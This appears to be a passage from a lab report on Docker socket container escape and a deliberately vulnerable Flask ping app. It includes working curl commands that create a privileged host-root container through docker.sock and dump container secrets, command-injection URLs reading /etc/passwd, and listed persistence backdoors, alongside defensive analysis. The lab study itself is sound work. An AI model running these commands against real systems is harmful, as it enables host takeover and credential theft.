A bind mount (`-v /host/path:/container/path`) instructs the kernel to make a specific host path visible at a second location via a direct `mount(MS_BIND, host_path, container_path)` syscall. The host path's inode is mapped into the container's mount namespace—no copy is made, and the inode number is identical on both sides of the mount boundary. All permission checks operate on the original inode's ACL; namespace membership does not add an additional access layer.

For the bind mount `-v /var/run/docker.sock:/var/run/docker.sock`:

- The socket file's inode is numerically identical inside and outside the container.
- A container process running as UID 0 has the same permissions on the socket as a host root process: read and write access.
- No namespace mechanism, cgroup rule, capability check, seccomp filter, or AppArmor policy (in the default `docker-default` profile) blocks Unix socket communication via this path.

- The result is that the container process can open the socket and issue arbitrary Docker API requests to `dockerd`, which executes them with full host-root privilege.

```
# Verify inode identity across the mount boundary
stat /var/run/docker.sock        # from inside the container
# On the host:
stat /var/run/docker.sock        # inode numbers will match

# Confirm the bind mount in the container's mount namespace
cat /proc/self/mounts | grep sock
```

The OCI representation of this mount entry in `config.json` is:

```
{
  "destination": "/var/run/docker.sock",
  "source":      "/var/run/docker.sock",
  "options":     ["rbind", "rprivate"]
}
```

The `rbind` option makes the bind mount recursive, and `rprivate` prevents mount propagation events in the container from affecting the host—but neither option restricts the container's ability to read and write the socket itself. The deep-dive analysis of `docker.sock` follows in Chapter 4.

3.10 The Docker CLI and REST API

Every operation performed by the `docker` binary is an HTTP/1.1 request transmitted to `dockerd` over a Unix domain socket. The CLI is a thin REST client; it contains no container management logic of its own. The Docker daemon exposes a versioned REST API (e.g., `/v1.41/containers/json`), and all lifecycle operations map to specific HTTP methods and endpoints.

Table 3.2: Docker CLI Commands and Corresponding API Endpoints

CLI Command	HTTP Method	Endpoint
`docker ps`	GET	`/containers/json`
`docker run`	POST, POST	`/containers/create`, `/containers/{id}/start`
`docker exec`	POST	`/containers/{id}/exec`
`docker inspect`	GET	`/containers/{id}/json`
`docker pull`	POST	`/images/create`

The daemon performs no caller authentication. Any process that can open `/var/run/docker.sock` for reading and writing is authorised to issue any API request. There is no token, no certificate, no session identifier. Socket access is the sole credential.

The attack step covered in Chapter 8 uses this property: a `docker` binary (or a `curl` invocation) inside the compromised container connects to the bind-mounted socket and sends an HTTP POST to `/containers/create`, requesting a new container with the host root filesystem mounted at `/hostfs` and `--privileged` set. `dockerd` receives this request, treats it as legitimate, and creates the container with full host privileges. The container's capability restrictions, seccomp profile, and namespace boundaries are irrelevant—the *daemon* performs the container creation, and the daemon is not subject to any of these controls.

```
# List containers via raw API -- no docker binary required
curl --unix-socket /var/run/docker.sock \
  http://localhost/containers/json

# Create a privileged container mounting the host root filesystem
curl --unix-socket /var/run/docker.sock \
  -X POST http://localhost/containers/create \
  -H "Content-Type: application/json" \
  -d '{
        "Image":      "alpine",
        "Cmd":        ["chroot", "/hostfs", "sh", "-c",
                       "echo pwned > /tmp/escaped.txt"],
        "Binds":      ["/:/hostfs"],
        "Privileged": true
      }'
```

The substitution of `curl` for the `docker` CLI in the code block above is significant: it demonstrates that no Docker-specific tooling is required. Any HTTP client that can write to a Unix socket—including a minimal shell script using `/dev/unix`—can interact with the daemon API. This eliminates the dependency on a `docker` binary being present inside the attacked container, a defence sometimes proposed as a mitigation.

The REST API surface, the absence of authentication, and the daemon's host-root execution context together form the complete technical basis for the attack. Chapter 4 examines the `docker.sock` socket in detail, and Chapter 8 traces the full exploit chain from initial command injection to verified host filesystem access.

Chapter 4

The Docker Socket

4.1 What is a Unix Domain Socket

A Unix Domain Socket (UDS) is a kernel inter-process communication (IPC) mechanism that allows two processes on the same host to exchange data without traversing the network stack. Unlike TCP or UDP sockets, a UDS uses the local kernel's socket subsystem exclusively: data passes through an in-kernel buffer and never reaches a network interface card. The socket is represented in the filesystem as a special file of type `s`, visible in directory listings as a socket entry.

Two socket types are available: `SOCK_STREAM`, which provides a connection-oriented, ordered byte stream analogous to TCP, and `SOCK_DGRAM`, which is connectionless. `docker.sock` uses `SOCK_STREAM`. The kernel lifecycle for a UDS connection mirrors that of a TCP connection but operates entirely in memory:

- `socket(AF_UNIX, SOCK_STREAM, 0)` — the server (here, `dockerd`) allocates a socket file descriptor.
- `bind()` — associates the socket descriptor with a filesystem path, creating the socket file at that path.
- `listen()` / `accept()` — the server waits for and accepts incoming connections.
- `connect()` — a client (the Docker CLI, `curl`, or a container process) opens a connection to the socket path.
- `send()` / `recv()` — data passes through the kernel socket buffer. No NIC is involved; no IP address is used.

Access control over a UDS is *entirely governed by the filesystem permissions of the socket file*. There is no network firewall rule, no IP allowlist, and no TLS by default. The only gate between a process and the daemon listening on the socket is the result of a standard `open()` permission check against the socket file's owner, group, and mode bits.

The kernel does provide one additional mechanism: `SO_PEERCRED`, a socket option that allows the server to query the PID, UID, and GID of the connecting process. `dockerd` does

query this information and records it in its logs, but does not enforce any access restrictions based on it. Any process that successfully opens the socket file receives full API access regardless of its UID—socket access is the sole credential. This design decision, and its mitigation via a socket proxy, is examined in Chapter 11.

```
# Socket file type and permissions
ls -la /var/run/docker.sock
# srw-rw---- 1 root docker 0 ... /var/run/docker.sock

# Confirm it is a socket
file /var/run/docker.sock
# /var/run/docker.sock: socket

# Observe syscalls issued by docker CLI when connecting
strace -e socket,connect,sendto docker ps 2>&1 | head -20
# socket(AF_UNIX, SOCK_STREAM, 0) = 3
# connect(3, {sa_family=AF_UNIX,
#             sun_path="/var/run/docker.sock"}, 23) = 0
```



Figure 4.1: Unix Domain Socket: Kernel IPC Flow

4.2 `/var/run/docker.sock` — What It Is and How It Works

`/var/run/docker.sock` is the Unix domain socket created by `dockerd` at startup. Its path is located under `/var/run`, which the Filesystem Hierarchy Standard designates for runtime data that is cleared on each boot. `dockerd` creates it via `bind(AF_UNIX, "/var/run/docker.sock")` and destroys it when the daemon exits; if the daemon is killed without cleanup, a stale socket file may remain but will be unreachable until the daemon restarts and re-creates it.

The socket is owned by `root:docker` with permissions `srw-rw----` (mode 660). This means:

- UID 0 (root): read and write access.
- Members of the `docker` group: read and write access.
- All other users: no access.

The protocol carried over the socket is **HTTP/1.1**, not a custom binary protocol. The full Docker REST API is exposed as HTTP endpoints, with `Content-Type: application/json` for most request and response bodies. Several response types use HTTP chunked transfer encoding for streaming output—container logs, the event stream, and image pull progress all use this mechanism. Interactive sessions (`docker attach`, `docker exec -it`) upgrade the HTTP connection to a WebSocket.

`dockerd`'s accept loop operates as follows: for each incoming connection, it calls `accept()` on the socket file descriptor and spawns a goroutine to handle the request. The goroutine reads the HTTP request, routes it to the appropriate API handler function, performs the requested operation with its own root-level privileges, and writes the JSON response back to the client. No authentication token is checked and no session state is maintained between requests; each HTTP request is independently processed.

Listing 4.1: Inspecting `docker.sock` ownership and protocol

```
# Full stat output showing ownership and permissions
stat /var/run/docker.sock
# File: /var/run/docker.sock
# Access: srw-rw---- Uid: 0 (root)  Gid: 999 (docker)

# Locate the socket among dockerd's open file descriptors
ls -la /proc/$(pgrep dockerd)/fd | grep socket

# Verify HTTP protocol --- daemon responds with JSON
curl --unix-socket /var/run/docker.sock http://localhost/version
# {"Version":"24.x","ApiVersion":"1.43", ...}

# Raw HTTP request without curl
echo -e "GET /version HTTP/1.1\r\nHost: localhost\r\n\r\n" | \
  socat - UNIX-CONNECT:/var/run/docker.sock
```



Figure 4.2: `/var/run/docker.sock`: Connection Lifecycle

The critical observation is that the socket file's permission bits are *the only access control layer* between a process and full Docker daemon authority. There is no API key, no bearer token, no mutual TLS on the Unix socket path. A process that satisfies the filesystem permission check—UID 0, or a process whose GID set includes `docker`—is immediately a fully authenticated daemon client.

4.3 Why Applications Mount the Socket: Legitimate Use Cases

The pattern `-v /var/run/docker.sock:/var/run/docker.sock` is documented in official guides, widely reproduced in tutorials, and present in default configurations of several mainstream tools. It exists because certain containerised workloads have a genuine operational need to manage or observe other containers on the same host. The bind-mount mechanism is identical to that established in Section 3.9: the socket inode is identical on both sides of the mount boundary, and the container process interacts with the host daemon directly.

Understanding the legitimate demand for this pattern is important to the security analysis: it explains why the misconfiguration is common in production environments and why it is frequently overlooked during container configuration reviews.

4.3.1 CI/CD Pipelines

Continuous integration runners such as Jenkins agents, GitLab Runner, and Drone CI are commonly deployed as containers. When a pipeline stage needs to build or publish a Docker image, it requires access to a Docker daemon. The operationally simplest solution—widely documented in official CI platform guides—is to mount the host socket into the runner container, a pattern sometimes called Docker-outside-of-Docker (DooD) as a safer alternative to running a full nested Docker daemon (Docker-in-Docker, DinD).

A build step inside the runner container then issues `docker build` or `docker push` commands, which are transmitted as HTTP requests through the bind-mounted socket to the host daemon. The daemon performs the actual build with host-root privileges. The security implication is direct: a compromised CI job, a malicious dependency in a build step, or a supply-chain attack on the pipeline configuration inherits full host daemon access for the duration of the job.

4.3.2 Container Management Interfaces

Portainer is a web-based Docker management interface deployed as a container. It requires socket access to enumerate, start, stop, and reconfigure containers on the host. Watchtower is an automated container update tool that polls a registry for new image versions, pulls them, and restarts affected containers; all of these operations are issued via the daemon API. Both tools mount the socket and require full API access; neither operates with a scoped read-only credential by default.

Portainer does offer a *socket proxy* deployment mode that interposes a filtering proxy between Portainer and the socket, but this option is skipped in the majority of small and homelab deployments. The consequence is that compromising the Portainer container—through a Portainer vulnerability, a misconfigured admin credential, or a network exposure—is equivalent to compromising the host.

4.3.3 Monitoring and Observability Agents

The Datadog agent, Prometheus cAdvisor, and Elastic Agent all mount the Docker socket to collect container metrics: CPU and memory usage, running container lists, image metadata. These agents require only `GET` endpoints—`/containers/json`, `/stats`, `/info`—yet the socket grants them the full API surface including all write and destructive endpoints.

Standard Docker provides no read-only socket mode. Mounting `docker.sock` always grants the full API regardless of the caller's intent. This is a structural least-privilege violation: a monitoring agent that needs `GET /stats` receives `POST /containers/create` and `DELETE /containers/id` as well. The socket proxy pattern, discussed in Chapter 11, addresses this by whitelisting only the specific endpoints a given consumer requires.

4.4 The Danger: What Socket Access Actually Grants

Socket access is, precisely, an unauthenticated HTTP connection to a root-privileged daemon. The following enumerates what this grants concretely, ordered from reconnaissance to full persistence.

Host intelligence gathering:

- List all running and stopped containers, their images, environment variables, port mappings, and volume bindings via `GET /containers/json`.
- Inspect any container's full configuration, including its `Env` field which often contains database passwords, API keys, and cloud credentials, via `GET /containers/{id}/json`.
- Enumerate all images, volumes, and networks present on the host.
- Retrieve host-level information including kernel version, OS type, Docker root directory, and active security options via `GET /info`.

Container control:

- Start, stop, pause, and kill any container on the host.
- Execute commands in any running container via `POST /containers/{id}/exec` — this includes containers belonging to unrelated workloads.
- Stream the logs of any container, which may contain credentials, session tokens, or sensitive business data.

Host filesystem access:

- Create a new container with `"Binds": ["/:/hostfs"]` and `"Privileged": true`. The daemon mounts the entire host root filesystem into the new container. The new container's capability restrictions, seccomp profile, and namespace boundaries are set by the daemon at creation time—the attacker's original container's restrictions are entirely irrelevant.
- From within the new container, `chroot /hostfs` provides an interactive shell rooted at the real host filesystem. All files are accessible as host root.

Persistence:

- Write an SSH public key to `/root/.ssh/authorized_keys` via the host mount, establishing permanent authenticated access.
- Install a cron job under `/etc/cron.d/` on the host filesystem.
- Modify `/etc/passwd` or `/etc/sudoers` to create a backdoor account.

- Deploy a container with `--restart=always` that persists across host reboots and provides a persistent reverse shell or relay.

The privilege escalation path used in this project follows four steps:

1. The target container has `/var/run/docker.sock` bind-mounted.
2. The attacker installs the Docker CLI inside the container (or uses `curl` directly).
3. The CLI issues `docker run -v /:/hostfs alpine` as an HTTP POST through the socket to the host daemon.
4. The daemon creates and starts a new privileged container with the host root filesystem mounted; a command executed inside it writes directly to the real host filesystem.

No kernel exploit is involved at any stage. The daemon performs all privileged operations using its own credentials.

Listing 4.2: Demonstrating socket access from within a container

```
# Confirm socket is accessible from inside the container
ls -la /var/run/docker.sock

# List all containers on host without docker binary
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/containers/json | python3 -m json.tool

# Dump env vars of any container (may contain secrets)
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/containers/netdiag-app/json | \
  python3 -c "import sys,json; \
  [print(e) for e in json.load(sys.stdin)['Config']['Env']]"

# The escape --- spawn privileged container with host root
docker -H unix:///var/run/docker.sock run --rm \
  -v /:/hostfs alpine \
  chroot /hostfs sh -c 'id > /tmp/escaped.txt'
```

4.5 The Docker API Over the Socket — curl Examples

The Docker CLI is not required to interact with the daemon. Because the protocol over the socket is plain HTTP/1.1, any HTTP client capable of connecting to a Unix domain socket—`curl`, `socat`, `wget`, or a custom script—is sufficient. This has a significant implication for attack scenarios: the absence of a `docker` binary inside a container does not prevent daemon exploitation if the socket is accessible.

The API is versioned at `/v1.43/...` but unversioned paths such as `/containers/json` are accepted and resolved to the daemon's current API version. Responses are JSON; the `python3 -m json.tool` pipeline provides readable output without additional dependencies.

Container execution via the raw API is a two-step process: `POST /containers/create` returns a container ID; `POST /containers/{id}/start` launches it. The table below maps the operations relevant to the attack chain.

Table 4.1: Docker API Endpoints Relevant to the Attack Chain

Operation	**Method**	**Endpoint**	**Body**
List containers	GET	`/containers/json`	—
Inspect container	GET	`/containers/{name}/json`	—
Create container	POST	`/containers/create`	JSON config
Start container	POST	`/containers/{id}/start`	—
Exec in container	POST	`/containers/{id}/exec`	JSON cmd
Pull image	POST	`/images/create?fromImage=alpine`	—
Host info	GET	`/info`	—
List volumes	GET	`/volumes`	—

Listing 4.3: Raw API interaction: host reconnaissance and full escape without the Docker binary

```
# 1. Daemon version and host OS information
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/info | python3 -m json.tool | \
  grep -E '"Name"|"OSType"|"DockerRootDir"|"SecurityOptions"'

# 2. List running containers with names and short IDs
curl -s --unix-socket /var/run/docker.sock \
  "http://localhost/containers/json" | \
  python3 -c "import sys,json; \
  [print(c['Names'], c['Id'][:12]) for c in json.load(sys.stdin)]"

# 3. Full escape via raw API --- no docker binary required
# Step A: create the container
CID=$(curl -s --unix-socket /var/run/docker.sock \
  -X POST http://localhost/containers/create \
  -H "Content-Type: application/json" \
  -d '{
    "Image": "alpine",
    "Cmd":   ["sh","-c",
              "echo pwned_via_api > /hostfs/tmp/escaped.txt"],
    "HostConfig": {"Binds":["/:/hostfs"], "Privileged":true}
  }' | python3 -c "import sys,json; print(json.load(sys.stdin)['Id
     '])")

# Step B: start it
```

```
curl -s --unix-socket /var/run/docker.sock \
  -X POST "http://localhost/containers/${CID}/start"

# 4. Read secrets from another container's environment
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/containers/netdiag-app/json | \
  python3 -c "import sys,json; \
  d=json.load(sys.stdin); \
  [print(e) for e in d['Config']['Env']]"
```

The two-step create-then-start sequence in the listing above is the exact flow that Chapter 8 traces at the syscall level when the escape is performed against the live lab environment. The `HostConfig.Binds` and `HostConfig.Privileged` fields in the create body are the JSON representation of the `-v` and `--privileged` flags that `dockerd` translates into an OCI `config.json` before handing the bundle to `runc`.

4.6 Root Equivalence — Why Socket Access = Host Root

The preceding sections establish the individual components of a formal equivalence claim. This section states and defends that claim directly: *access to `docker.sock` is functionally equivalent to an interactive root shell on the host.*

The argument proceeds from three premises. First, `dockerd` runs as UID 0 on the host with a full, unrestricted Linux capability set including `CAP_SYS_ADMIN`. Second, `dockerd` executes every API request using its own credentials; it does not drop privilege or impersonate the caller. Third, any process that successfully opens the socket file receives full API access with no further authentication. Combining these premises: socket access confers the ability to direct a root-privileged process to perform arbitrary host operations on the caller's behalf. The caller requires no privilege of its own.

The practical completeness of this equivalence can be assessed by examining each defensive layer from Chapter 2 in turn.

Namespace boundaries: A new container created via the API can be configured with `--pid=host`, `--network=host`, `--userns=host`, and `-v /:/hostfs`. Each flag removes a namespace boundary that was in place for the attacker's original container. The daemon sets these parameters at creation time using its own host-level namespace membership; the attacker's container namespaces are irrelevant to the new container's configuration.

Capability restrictions: The API accepts `"Privileged": true` and `"CapAdd": ["ALL"]` in the container create body. Regardless of what capabilities the attacker's container holds, the daemon can grant the newly spawned container a full capability set.

Seccomp and AppArmor: The create body accepts `"SecurityOpt": ["seccomp:unconfined", "apparmor:unconfined"]`, disabling both filters on the new container. As established in Sections 2.7 and 2.8, neither filter is enforced against the daemon's own operations in any case.

cgroup limits: No resource limits are applied to an attacker-spawned container unless

explicitly configured. CPU, memory, and PID limits set on the attacker's original container do not propagate to new containers it creates.

The conclusion is that every defensive layer enumerated in Table 2.1 of Chapter 2 can be individually circumvented through daemon API parameters. The daemon removes each restriction on the attacker's behalf.

Table 4.2 contextualises docker.sock access within the broader landscape of host privilege escalation paths.

Table 4.2: Host Privilege Escalation Vectors: Comparative Assessment

Vector	**Prerequisite**	**Reliability**
`docker.sock` access	Socket file permission	Deterministic
Kernel exploit	Unpatched CVE	Version-dependent
`--privileged` container	Container flag at creation	Deterministic
Writable `/etc/cron.d`	File permission	Deterministic
SUID binary abuse	Vulnerable binary present	Situational

Among the deterministic vectors, `docker.sock` access is the most commonly encountered in containerised production environments because the socket mount pattern is operationally motivated (Section 4.3) and widely documented in official tooling guides. It requires no vulnerability in the kernel, runtime, or application—only the presence of the socket file at a path accessible to the container.

This equivalence is recognised across the major security frameworks governing container deployments. The CIS Docker Benchmark, OWASP Docker Security Cheat Sheet, and NIST SP 800-190 (Application Container Security Guide) all classify unrestricted `docker.sock` mounting as a critical misconfiguration. The remediation strategies they recommend—socket proxies, rootless Docker, and daemon socket removal—are evaluated in Chapter 11.

A comparable real-world pattern was observed in the 2018 Tesla cryptojacking incident, in which an exposed Kubernetes dashboard provided unauthenticated access to the cluster control plane. Control-plane access translated to the ability to schedule workloads with cloud metadata service access, which yielded AWS credentials. The structural pattern—control-plane API access equals host compromise—is identical to the `docker.sock` scenario: neither required a software vulnerability, only an exposed management interface.

Chapter 5

The NetDiag Web Application

5.1 Application Purpose and Design

NetDiag is a containerized network diagnostic web tool that exposes `ping` functionality over HTTP via a minimal Flask application. It exists in this lab not as a contrived toy, but as a faithful model of a class of vulnerable applications that appear regularly in real infrastructure: network appliance web interfaces, internal DevOps tooling, and monitoring dashboards built quickly without security review.

The application mirrors patterns found in router and managed switch web UIs that expose diagnostic commands such as `ping`, `traceroute`, and `nslookup` to authenticated or unauthenticated users. It also reflects the internal tooling pattern: a developer needs a quick way to test connectivity from a server, writes a Flask wrapper around a shell command, and deploys it on the internal network without ever intending it to be a security boundary.

The entire application lives in a single file, `app.py`, with one vulnerable route. Every design decision in the application is intentional for demonstration purposes, but each one mirrors a real misconfiguration:

- Arbitrary user input is accepted via a query parameter with no validation.
- Input is passed directly to the shell via `os.popen()`.
- The process runs as `root` inside the container — no `USER` directive appears in the Dockerfile.
- Raw command output is returned to the browser.
- No authentication, input validation, or rate limiting is implemented.

The vulnerability class is **OS Command Injection** (CWE-78): user-supplied input is embedded in a shell command string and interpreted by `/bin/sh`. The attack surface is a single HTTP GET endpoint, unauthenticated, exposed on port 5000.

5.2 Flask and the WSGI Model

5.2.1 WSGI: The Bridge Between Network and Python

Flask is a WSGI application. WSGI — the Web Server Gateway Interface, defined in PEP 3333 — is the Python standard that defines how a web server hands an HTTP request to a Python application. Any WSGI-compliant application implements a callable with the signature `__call__(environ, start_response)`. The web server calls this callable for each request; the application returns an iterable of response bytes.

In development, Flask uses Werkzeug's built-in WSGI server, started via `flask run` or `app.run()`. In production, a WSGI application would sit behind gunicorn or uWSGI. NetDiag uses the development server, which is single-threaded by default.

5.2.2 Flask Request Lifecycle

Each HTTP request to NetDiag follows this path:

1. A TCP connection is accepted on port 5000.
2. Werkzeug parses the HTTP request and populates the `request` context object.
3. The URL router matches the path to the registered view function via `@app.route`.
4. The view function executes and returns a response string or object.
5. Werkzeug serializes the HTTP response, sends it over the socket, and closes the connection.

5.2.3 OS-Level View of Request Handling

At the operating system level, the Flask development server runs as a single Python process. When the `/ping` route calls `os.popen()`, the following kernel operations occur:

1. The Flask process (UID 0) calls `pipe()`, creating a read/write file descriptor pair.
2. The Flask process calls `fork()`, creating a child process that inherits UID 0.
3. The child calls `dup2()` to redirect its stdout to the write end of the pipe.
4. The child calls `execve("/bin/sh", ["-c", cmd], environ)`.
5. The shell executes the command string.
6. The parent reads the pipe via `os.popen().read()`, blocking until the child exits.

The resulting process tree during a request looks like this:

```
python3 app.py (PID X, UID 0)
  /bin/sh -c "ping -c 3 <user_input>" (PID X+1, UID 0)
      ping / injected command (PID X+2, UID 0)
```

Because the container runs without user namespace remapping, UID 0 inside the container is UID 0 on the host kernel. Every forked process inherits this identity. Injected commands therefore execute with full root privileges.

```
# Verify Flask process UID inside container
ps aux

# Verify port binding
ss -tlnp | grep 5000
```



Figure 5.1: Flask Request to OS Process: WSGI Execution Flow. Shows HTTP request arriving at Werkzeug, dispatched to Flask route, `os.popen()` called, `fork()` and `execve("/bin/sh")` fired, child process spawned. UID 0 inheritance annotated at the fork boundary.

5.3 Route Structure and Request Handling

NetDiag exposes two routes:

- `GET /` — serves the HTML UI form page; no user input is processed.
- `GET /ping?host=<value>` — the vulnerable route; processes the `host` query parameter.

The attack surface is intentionally narrow: one route, one parameter. But that single route is the critical path.

5.3.1 Input Handling in /ping

Flask extracts the `host` value using `request.args.get('host')`. Werkzeug parses query parameters into an `ImmutableMultiDict` object. URL-encoded characters are decoded automatically before the value reaches the view function:

- `%3B` decodes to `;`
- `%26` decodes to `&`
- `%7C` decodes to `|`

This decoding happens transparently. The attacker sends URL-encoded shell metacharacters in the query string; the application receives the decoded, shell-active characters. There is no type checking, no length limit, and no character filtering at any point in this pipeline.

The HTTP method is GET: input travels in the URL, appears in server access logs, and is stored in browser history. No CSRF protection is relevant for a read-only GET — though the "read-only" assumption breaks entirely once command injection is achieved.

Both successful and failed requests return `200 OK`. Error output is not surfaced, but stdout from all commands in the injection chain is included in the response body.

```
# Normal request
curl "http://192.168.98.4:5000/ping?host=8.8.8.8"

# Semicolon injected via URL encoding
# %3B decodes to ; before reaching app.py
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bid"
```

5.4 The Vulnerable /ping Route: Code Walkthrough

5.4.1 The Vulnerable Code

```
@app.route('/ping')
def ping():
    host = request.args.get('host', '')
    result = os.popen("ping -c 3 " + host).read()
    return render_template('index.html', result=result)
```

Three lines. Each one contributes to the vulnerability.

5.4.2 Line-by-Line Analysis

`host = request.args.get('host', '')`

Retrieves the raw decoded string value of the `host` query parameter. If the parameter is absent, defaults to an empty string. No validation, sanitization, or type enforcement is applied. The value at this point may contain any character, including shell metacharacters.

`os.popen("ping -c 3 " + host)`

This is the vulnerability. String concatenation builds a shell command. The result is passed as a single string to `/bin/sh -c`. The shell receives and interprets the entire string, including any metacharacters embedded in `host`. `os.popen()` returns a file-like object connected to the command's stdout via a pipe.

`.read()`

Reads the entire stdout of the shell session into a Python string. This is a blocking call: the Flask thread waits until all processes in the shell's command chain have exited. Critically, it captures output from *all* commands that execute — including injected ones.

`render_template('index.html', result=result)`

Injects the captured output into the HTML template and returns it in the HTTP response. The attacker sees the results of injected commands directly in the browser.

5.4.3 Shell Metacharacter Interpretation

When `/bin/sh` receives the concatenated command string, it interprets the following metacharacters:

- `;` — command separator: both commands run sequentially regardless of exit status.
- `&&` — conditional AND: second command runs only if the first succeeds.
- `||` — conditional OR: second command runs only if the first fails.
- `|` — pipe: stdout of first command becomes stdin of second.
- `` `...` `` or `$()` — command substitution.
- `&` — background execution.
- `\n` — newline also acts as a command separator.

5.4.4 Kernel-Level Execution for `8.8.8.8;id`

Tracing the full kernel execution path for the input `8.8.8.8;id`:

1. `os.popen("ping -c 3 8.8.8.8;id")` is called in the Flask process (PID X, UID 0).
2. Python calls `pipe()` to create a read/write file descriptor pair.
3. Python calls `fork()`: child process PID X+1 is created, inheriting UID 0.
4. Child calls `dup2()` to redirect its stdout to the write end of the pipe.
5. Child calls `execve("/bin/sh", ["-c", "ping -c 3 8.8.8.8;id"], environ)`.

6. The shell parses the command string, identifies the `;` separator, and runs `ping`, then `id`.

7. `id` produces `uid=0(root) gid=0(root) groups=0(root)` on stdout, which is written to the pipe.

8. The parent process reads the pipe via `.read()`, receives the combined output, and the Flask response includes the `id` output.

The root cause is unambiguous: **unsanitized user input is used as the content of a shell command string argument**.

```
# Confirm command injection with id
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bid"
# Response contains: uid=0(root) gid=0(root)

# Enumerate environment variables
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Benv"

# Read /etc/passwd
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bcat+/etc/passwd"

# Confirm docker.sock presence
curl "http://192.168.98.4:5000/ping?host=8.8.8.8%3Bls+-la+/var/run/docker.sock"
```

5.5 Why `os.popen()` is Dangerous

5.5.1 `os.popen()` Internals

`os.popen(cmd)` is a thin Python wrapper around the C library `popen()` function. Internally it invokes `/bin/sh -c <cmd_string>`, treating the entire argument as a shell script. The syscall chain is:

```
pipe() -> fork() -> execve("/bin/sh", ["-c", cmd_string], environ)
```

The shell receives full interpretation authority over `cmd_string`. Any metacharacters present — regardless of whether they were intended by the developer — are active. When user input is embedded in `cmd_string` via string concatenation, the user effectively controls the content of a shell script.

`os.popen()` is deprecated in Python 3. The `subprocess` module is the documented replacement, but the choice between safe and unsafe use of `subprocess` requires understanding the distinction between string and list invocation.

5.5.2 Safe Alternative: `subprocess.run()` with List Argument

```
import subprocess
result = subprocess.run(
    ['ping', '-c', '3', host],
    capture_output=True, text=True, timeout=10
)
```

When `subprocess.run()` receives a list, each element is treated as a discrete argument. No shell is invoked. The syscall chain becomes:

```
fork() -> execve("/bin/ping", ["ping", "-c", "3", host], environ)
```

`/bin/ping` is called directly. There is no shell to interpret metacharacters. If `host` contains `8.8.8.8;id`, the string `8.8.8.8;id` is passed as a literal argument to `ping`, which rejects it as an invalid hostname. The injected command never executes.

5.5.3 The `shell=True` Trap

```
# Still vulnerable -- identical to os.popen()
subprocess.run("ping -c 3 " + host, shell=True)
```

